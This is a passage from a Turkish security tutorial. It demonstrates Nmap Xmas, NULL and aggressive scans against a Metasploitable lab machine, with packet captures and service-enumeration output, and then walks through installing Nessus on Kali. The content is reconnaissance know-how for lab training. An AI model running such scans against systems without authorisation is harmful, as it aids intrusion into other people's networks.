Aşağıda üçüncü ve dördüncü adımlarda da görüldüğü gibi 10.10.56.1'den bir UDP paketi 10.10.56.2'ye gidiyor. 10.10.56.2 ise bu sorguya cevap veriyor. Böylelikle açık bir port olduğunu anlıyoruz.



	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	CadmusCo_52:01:00	Broadcast	ARP	42	Who has 10.10.56.
2	0.000471000	CadmusCo_c5:8a:e5	CadmusCo_52:01:00	ARP	60	10.10.56.2 is at
3	0.004175000	10.10.56.1	10.10.56.2	DNS	54	Server status rec
4	0.004551000	10.10.56.2	10.10.56.1	DNS	60	Server status rec

Nmap Xmas taraması:

Nmap'te "Xmas tree" (Noel ağacı) taraması olarak isimlendirilen bu tarama türünde standart olmayan bir paket yapısı kullanıyor. Noel ağacındaki gibi bir sürü ışığın yanmasına benzer şekilde üç ayrı paket tipinin seçili olmasından ötürü bu tarama türüne Noel ağacı deniyor . Bu paket tipleri FIN, PSH ve URG'dir.

Şimdi Xmas paketi gönderdiğimizdeki davranış şekline bakalım. Amacımız hangi portun açık olduğunu tespit etmek. Eğer taranan hedef TCP'deki standartları kullanan bir sistemse açık portlar Xmas paketine cevap vermez, kapalı portlar Xmas paketine RST, ACK cevabı verir.

Yukarıdaki anlattıklarımızı doğrulamak için bir kapalı, bir açık porta tarama yapalım. Daha önceki taramalarımızda 53 portunun açık, 54 portunun kapalı olduğunu görmüştük. Aşağıdaki komutta ilgili portlara "-sX" parametresini kullanarak tarama yapacağız.

```
# nmap -sX -p 53-54 10.10.56.2


Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-31 10:40
EET

mass_dns: warning: Unable to determine any DNS servers.
Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers

Nmap scan report for 10.10.56.2

Host is up (0.00040s latency).

PORT STATE    SERVICE

53/tcp open|filtered domain

54/tcp closed    xns-ch

MAC Address: 08:00:27:C5:8A:E5 (Oracle VirtualBox virtual
NIC)


Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds
```

Yukarıda gördüğünüz gibi 53 için açık, 54 için kapalı sonucunu verdi. Şimdi de Wireshark paket yakalama sonuçlarına bakalım:

.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	CadmusCo_52:01:00	Broadcast	ARP	42	Who has 10.10.56.2? Tell 10.
2	0.000405000	CadmusCo_c5:8a:e5	CadmusCo_52:01:00	ARP	60	10.10.56.2 is at 08:00:27:c5:
3	0.003234000	10.10.56.1	10.10.56.2	TCP	54	51664→53 [FIN, PSH, URG] Seq=
4	0.003327000	10.10.56.1	10.10.56.2	TCP	54	51664→54 [FIN, PSH, URG] Seq=
5	0.003606000	10.10.56.2	10.10.56.1	TCP	60	54→51664 [RST, ACK] Seq=1 Ack
6	1.104303000	10.10.56.1	10.10.56.2	TCP	54	51665→53 [FIN, PSH, URG] Seq=

Yukarıda bizi ilgilendiren satırlar üçüncü, dördüncü ve beşinci satırlar. Üçüncü satırda 53. porta ve dördüncü satırda 54. porta FIN, PSH, URG paketi

gönderiliyor. Beşinci satırda ise kapalı olan 54 portu RST, ACK ile cevap veriyor. Bu detaylar da anlattığımız çalışma şeklini doğruluyor.

Nmap NULL taraması:

Nmap'te NULL taramasıyla hiçbir paket tipi seçmeden gönderme yapılır. Çalışma mantığı XMAS ile aynıdır. Bundan dolayı tekrar detaya girmeden örneğe geçiyoruz:

```
   # nmap -sN -p 53-54 10.10.56.2


   Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-31 10:45
EET

   mass_dns: warning: Unable to determine any DNS servers.
Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers

   Nmap scan report for 10.10.56.2

   Host is up (0.00048s latency).

   PORT STATE    SERVICE

   53/tcp open|filtered domain

   54/tcp closed    xns-ch

   MAC Address: 08:00:27:C5:8A:E5 (Oracle VirtualBox virtual
NIC)


   Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
```

Yukarıda gördüğünüz gibi yine aynı şekilde cevap aldık.

3	0.769269000	CadmusCo_52:01:00	Broadcast	ARP	42	Who has 10.10.56.2? Tell 10.10.56.1
4	0.770042000	CadmusCo_c5:8a:e5	CadmusCo_52:01:00	ARP	60	10.10.56.2 is at 08:00:27:c5:8a:e5
5	0.775062000	10.10.56.1	10.10.56.2	TCP	54	57834→53 [<None>] Seq=1 Win=1024 Len=0
6	0.775143000	10.10.56.1	10.10.56.2	TCP	54	57834→54 [<None>] Seq=1 Win=1024 Len=0
7	0.775471000	10.10.56.2	10.10.56.1	TCP	60	54→57834 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8	1.500972000	10.10.56.1	10.10.56.255	NBNS	92	Name query NB WPAD<00>
9	1.876198000	10.10.56.1	10.10.56.2	TCP	54	57835→53 [<None>] Seq=1 Win=1024 Len=0
10	2.314682000	10.10.56.1	10.10.56.255	NBNS	92	Name query NB WPAD<00>

Şimdi de paket detaylarına bakalım. Yukarıda yine 53 ve 54 portlarına birer paket gönderdi (beşinci ve altıncı satırlar). Ama paket detaylarında bu sefer [<None>] yazıyor. Sonuç olarak kapalı olan 54 portu RST, ACK ile cevap veriyor (yedinci satır).

Nmap -A taraması:

Nmap "-A" ile açık portların taranması, işletim sistemi ve versiyon tespiti, açıklık taraması, traceroute (ağ üzerinde izlenen yolun detayları) gibi birçok işlem bir arada yapılır.

Gördüğünüz gibi nmap ile birçok detay bilgiye ulaşabiliyoruz. Hem hangi portta hangi hizmetin çalıştığı ve bunun versiyon tahmini, hem işletim sistemi ve versiyon tahmini, hem olabilecek açıklıklara hem ilgili adrese erişmeye çalışırken hangi IP'ler üzerinden giderek hedefe ulaştığımız şeklinde birçok detaya ulaşabiliyoruz. Şimdi denememizi Metasploitable üzerinde yapalım. Yazacağımız komut "nmap -A IP" olacak.

```
   # nmap -A 10.10.56.2



   Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-31 10:48
EET

   mass_dns: warning: Unable to determine any DNS servers.
Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers

   Nmap scan report for 10.10.56.2

   Host is up (0.00050s latency).

   Not shown: 977 closed ports

   PORT  STATE SERVICE  VERSION

   21/tcp open ftp    vsftpd 2.3.4

   |_ftp-anon: Anonymous FTP login allowed (FTP code 230)

   22/tcp open ssh    OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
2.0)
```

```
   | ssh-hostkey:

   | 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)

   |_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

   23/tcp open telnet   Linux telnetd

   25/tcp open smtp    Postfix smtpd

   |_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE
10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME,
DSN,

   | ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=Ther
e is no such thing outside US/countryName=XX

   | Not valid before: 2010-03-17T14:07:45

   |_Not valid after: 2010-04-16T14:07:45

   |_ssl-date: 2015-12-31T08:48:57+00:00; 0s from scanner time.

   53/tcp open domain   ISC BIND 9.4.2

   | dns-nsid:

   |_ bind.version: 9.4.2

   80/tcp open http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

   |_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

   |_http-title: Metasploitable2 - Linux

   111/tcp open rpcbind  2 (RPC #100000)

   | rpcinfo:

   | program version port/proto service

   | 100000 2      111/tcp rpcbind

   | 100000 2      111/udp rpcbind

   | 100003 2,3,4   2049/tcp nfs

   | 100003 2,3,4   2049/udp nfs

   | 100005 1,2,3   47942/tcp mountd

   | 100005 1,2,3   54970/udp mountd
```

```
   | 100021 1,3,4   46760/udp nlockmgr

   | 100021 1,3,4   58637/tcp nlockmgr

   | 100024 1     39515/udp status

   |_ 100024 1     54369/tcp status

   139/tcp open netbios-ssn Samba smbd 3.X (workgroup:
WORKGROUP)

   445/tcp open netbios-ssn Samba smbd 3.X (workgroup:
WORKGROUP)

   512/tcp open exec    netkit-rsh rexecd

   513/tcp open login?

   514/tcp open shell   Netkit rshd

   1099/tcp open java-rmi  Java RMI Registry

   1524/tcp open shell   Metasploitable root shell

   2049/tcp open nfs    2-4 (RPC #100003)

   2121/tcp open ftp    ProFTPD 1.3.1

   3306/tcp open mysql   MySQL 5.0.51a-3ubuntu5

   | mysql-info:

   | Protocol: 53

   |    Version: .0.51a-3ubuntu5

   |    Thread ID: 8

   |    Capabilities flags: 43564

   |    Some Capabilities: Support41Auth, SupportsTransactions,
LongColumnFlag, SwitchToSSLAfterHandshake, Speaks41ProtocolNew,
SupportsCompression, ConnectWithDatabase

   |    Status: Autocommit

   |_   Salt: akw5>w`Z#>LCN<"2spYJ

   5432/tcp open   postgresql   PostgreSQL DB 8.3.0 - 8.3.7

   5900/tcp open   vnc             VNC (protocol 3.3)

   | vnc-info:
```

```
|    Protocol version: 3.3
|    Security types:
|_      Unknown security type (33554432)
6000/tcp open   X11             (access denied)
6667/tcp open   irc             Unreal ircd
| irc-info:
|    users: 1
|    servers: 1
|    lusers: 1
|    lservers: 0
|    server: irc.Metasploitable.LAN
|    version: Unreal3.2.8.1. irc.Metasploitable.LAN
|    uptime: 0 days, 0:21:11
|    source ident: nmap
|    source host: EBD3CF61.B5A451AF.59935C67.IP
|_   error: Closing Link: tebnlrbqn[10.10.56.1] (Quit:
tebnlrbqn)
8009/tcp open   ajp13          Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION
request
8180/tcp open   http            Apache Tomcat/Coyote JSP
engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:C5:8A:E5 (Oracle VirtualBox virtual
NIC)
Device type: general purpose
Running: Linux 2.6.X
```

```
   OS CPE: cpe:/o:linux:linux_kernel:2.6

   OS details: Linux 2.6.9 - 2.6.33

   Network Distance: 1 hop

   Service Info: Hosts:   metasploitable.localdomain, localhost,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel



   Host script results:

   |_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user:
<unknown>, NetBIOS MAC: <unknown> (unknown)

   | smb-os-discovery:

   |    OS: Unix (Samba 3.0.20-Debian)

   |    NetBIOS computer name:

   |    Workgroup: WORKGROUP

   |_   System time: 2015-12-31T03:48:57-05:00


   TRACEROUTE

   HOP RTT       ADDRESS

   1    0.50 ms 10.10.56.2


   OS and Service detection performed. Please report any
incorrect results at https://nmap.org/submit/ .

   Nmap done: 1 IP address (1 host up) scanned in 50.44 seconds
```

Nmap ile ilgili kısım burada bitiyor. Size tavsiyem nmap'i öğrenmek için internet üzerinden de araştırma yapmanız ve başka denemeler yapmanız. Ayrıca zenmap uygulamasını da deneyerek hangi durumda hangi parametreleri çalıştırdığına bakabilirsiniz. Zenmap'e erişmek için Terminal'de aşağıdaki komutu yazmanız yeterli.

```
#zenmap
```

Nessus

Nessus zafiyet taramasında en sevdiğim ürünlerden birisi. Ücretsiz versiyonuyla en fazla 16 IP adresini tarayabiliyorsunuz. Bizim denemelerimiz için 16 IP yeterli bir sayı. Nessus'ta daha sonra göstereceğim üzere deneme sürümü için deneme lisans anahtarı almanız gerekecek.

Nessus kurulumu:

Nessus'u kurmak için önce indirmemiz gerekecek. Eğer Kali makineniz "host only" ağda ise tekrar NAT ağına almanız gerekecek. VirtualBox'ta ağ ayarlarıyla ilgili bölüme bakarak nasıl yapıldığını hatırlayabilirsiniz.


Ek Bilgi:

Eğer bilgisayarınız çalışır vaziyette iken VirtualBox'ta ağ ayarlarını değiştirirseniz network ayarlarınız Kali'de eski halinde kalacağı için doğru çalışmayabilir ve DHCP sunucusundan alacağınız IP'yi yenilemeniz gerekebilir. Bunu yapmak için Terminal'de çalıştırmanız gereken komutlar sırasıyla aşağıda verilmiştir.

```
# dhclient -r

# dhclient eth0
```

http://www.tenable.com/products/nessus/select-your-operating-system adresinden Nessus'u indirebiliriz. İndirebileceğimiz sürüm ise "Nessus Home" olacak. "Nessus Home" kısmında "Download"a tıklıyoruz ve yeni bir sayfa

geliyor. Gelen sayfada işletim sistemini seçiyoruz. Linux seçeneğine tıklıyoruz ve alt kırılımlar geliyor. Resimde de görüldüğü üzere bizim seçeceğimiz versiyon 64-bit Debian.



İlgili seçeneğe tıkladığımızda karşımıza çıkan pencereyi “Agree” butonunu seçerek geçiyoruz. Sonraki seçenekler de “Save File” ve “Save” olacak. İndirme bittiğinde “Downloads” dizininde “ls -l” komutuyla aşağıdaki gibi Nessus kurulum dosyasını görmemiz gerekiyor.

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls -l
total 71884
-rwxr-x--- 1 root root 22753368 Dec 31 10:54 Nessus-6.5.4-debian6_amd64.deb
drwx------ 3 root root     4096 Dec 21 16:15 tor-browser_en-US
-rw-r--r-- 1 root root 50846816 Dec 21 15:51 tor-browser-linux64-5.0.6_en-US.tar.xz
```

İndirdiğimiz .deb paketini kurmak için yazacağımız komut “dpkg --install dosya_adı”. Kurulumla ilgili detaylar aşağıda görülüyor. Ayrıca Nessus’u nasıl başlatacağımızla ilgili detaylar da yer alıyor.

Nessus'u ilk defa çalıştırma:


Nessus'u ilk defa çalıştırmak için yazacağımız komut "/etc/init.d/nessusd start" ama her seferinde servisi tekrar başlatmak zorunda kalmamak için bir defalık açılışta başlatmayı ayarlamamız gerekiyor. Ayrıca Nessus'u açtıktan sonra üyelikle bir ürün anahtarı alıp girmemiz de gerekecek. Öncelikli olarak servisi başlatıyoruz:

```
# /etc/init.d/nessusd start

$Starting Nessus : .
```


Yukarıda gördüğünüz gibi Nessus'un başlatıldığına dair bir mesaj aldık. Şimdi Nessus'un çalışıp çalışmadığını kontrol edelim.

İnternet gezginimiz Iceweasel'ı açarak https://localhost:8834 adresine gidiyoruz. Aşağıda görüldüğü üzere bağlantının güvenilir olmadığını söyleyen bir ekran gelecek. Bunu "Add Exception" ve sonrasında "Confirm Security


Exception” seçenekleriyle geçiyoruz. Daha sonra gelen ekranda “Continue” düğmesine tıklıyoruz.




Şimdi karşımıza “Account Setup” (Hesap Oluşturma) ekranı geldi. Burada Nessus’u kullanmak için gereken kullanıcı adı ve şifre bilgilerini giriyoruz. Bu bilgileri daha sonra sıkıntı yaşamamak için not etmeniz faydalı olacaktır. Kullanıcı adı ve şifreyi aşağıdaki gibi girip “Continue” butonuna tıklıyoruz.




Bundan sonraki ekran, aktivasyon kodu istiyor. Şu an elimizde bu kod olmadığı için aktivasyon işini yeni bir sayfada halledeceğiz. Gideceğimiz adres: http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code. Burada “Nessus Home” altındaki “Register Now” seçeneğine tıklıyoruz. Aşağıdaki gibi gelen sayfadaki bilgileri doldurup “Register” ile devam ediyoruz.



Sonraki sayfada aktivasyon kodunun e-posta adresinize gönderildiğine dair bilgi veriyor. Sıradaki işlem e-postamıza gidip aktivasyonu tamamlamak. Aşağıda görüldüğü üzere e-postama ilgili bilgiler geldi.

